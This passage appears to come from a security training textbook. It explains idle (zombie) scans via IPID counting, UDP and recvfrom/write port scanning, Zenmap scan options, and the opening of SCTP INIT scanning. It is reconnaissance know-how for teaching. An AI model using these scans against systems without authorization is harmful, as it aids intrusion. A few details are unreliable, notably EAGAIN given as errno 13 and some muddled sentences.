
SYN Packet to port 80 spoofing zombie IP address
Attacker
Target
SYN + ACK Packet
RST Packet
(IPID=31338)
Zombie

Figure 3.60: Port is open

Because every IP packet has an IPID, which increases by one for every packet transmission, the zombie now uses the next available IPID, i.e., 31338 (X + 1).

Idle Scan: Step 2.2 (Closed Port)

Assume that the port on the target is closed. Subsequently, upon receiving the SYN packet from the attacker, the target responds with an RST packet, and the zombie remains idle thereafter.




SYN Packet to port 80 spoofing zombie IP address
Attacker
Target
RST
Zombie

Figure 3.61: Port is closed

- **Step 3**

  Now, follow step 1 again to probe the IPID number.



IPID Probe SYN + ACK Packet
Attacker
Response: IPID=31339 RST Packet
IPID incremented by 2 since step 1,
so port 80 must be open
Zombie


Figure 3.62: Idle scan: step 3

Send a SYN+ACK packet to the zombie, and it responds with an RST packet containing the IPID. Assuming that the port on the target was open and that the zombie has already sent an RST packet to the target, the IPID number is increased by 1. Now, the zombie responds with an RST packet to the attacker using its next IPID, i.e., 31339 (X + 2). Consequently, the IPID is increased by 2, which implies that the port on the target machine was open. Thus, using an idle scan, an attacker can identify the open ports and services on the target machine by spoofing their IP address with a zombie's IP address.

UDP Scan

UDP Raw ICMP Port Unreachable Scanning

UDP port scanners use the UDP protocol instead of TCP. There is no three-way handshake for the UDP scan. The UDP protocol can be more challenging to use than TCP scanning because you can send a packet but you cannot determine whether the host is alive, dead, or filtered. However, you can use one ICMP that checks for open or closed ports. If you send a UDP packet to a port without an application bound to it, the IP stack will return an ICMP port unreachable packet. If any port returns an ICMP error, it will be closed, leaving the ports that did not answer if they are open or filtered through the firewall.



Are you open on UDP Port 29?
No response if port is Open
If port is Closed, an ICMP Port unreachable message is received
Attacker
Server

Figure 3.63: UDP scanning

This happens because open ports do not have to send an acknowledgement in response to a probe, and closed ports are not even required to send an error packet.

UDP Packets

Source: *https://nmap.org*

When you send a packet to a closed UDP port, most of the hosts send an **`ICMP_PORT_UNREACH`** error. Thus, you can determine whether a port is open if UDP packets or ICMP errors are not guaranteed to arrive. Thus, UDP scanners of this type must implement retransmission of packets that appear lost. UDP scanners interpret lost traffic as open ports. In Zenmap, the **`-sU`** option is used to perform a UDP scan.

Figure 3.64: UDP scanning using Zenmap

In addition, this scanning technique is slow because it limits the ICMP error message rate as a form of compensation to machines that apply RFC 1812 section 4.3.2.8. A remote host will require access to the raw ICMP socket to distinguish closed ports from unreachable ports.

UDP RECVFROM () and WRITE () Scanning

Although non-root users cannot read unreachable port errors directly, Linux informs you indirectly when it receives messages.

- **Example:**

  For example, a second `write ()` call to a closed port will usually fail. Various scanners, such as Netcat and Pluvial `pscan.c`, perform `recvfrom ()` on non-blocking UDP sockets, and they usually return `EAGAIN` ("`Try Again`," `errno 13`) if the ICMP error has not been received or `ECONNREFUSED` ("`Connection refused`," `errno 111`) otherwise. This technique is used for determining open ports when non-root users use `-u` (UDP). Root users can also use the `-l` (lamer UDP scan) option to force this process.

Advantage:

The UDP scan is less informal with regard to an open port because there is no overhead of a TCP handshake. However, if ICMP is responding to each unavailable port, the total number of frames can exceed that from a TCP scan. Microsoft-based OSs do not usually implement any ICMP rate limiting; hence, this scan operates very efficiently on Windows-based devices.

Disadvantage:


The UDP scan provides port information only. If additional information of the version is needed, the scan must be supplemented with a version detection scan (`-sV`) or the OS fingerprinting option (-O).

The UDP scan requires privileged access; hence, this scan option is only available on systems with the appropriate user permissions.

Most networks have massive amounts of TCP traffic; as a result, the efficiency of the UDP scan is low. The UDP scan will locate open ports and provide the security manager with valuable information for identifying successful attacker invasions on open UDP ports owing to spyware applications, Trojan horses, and other malicious software.

SCTP INIT Scan

Stream Control Transport Protocol (SCTP) is a reliable message-oriented transport layer protocol. It is used as an alternative to the TCP and UDP protocols, as its characteristics are similar to those of TCP and UDP. SCTP is specifically used to perform multi-homing and multi-streaming activities. Some SCTP applications include discovering VoIP, IP telephony, and Signaling System 7/SIGnaling TRANsport (SS7/SIGTRAN)-related services. SCTP association comprises a four-way handshake method, as shown in the screenshot below.



SCTP Association

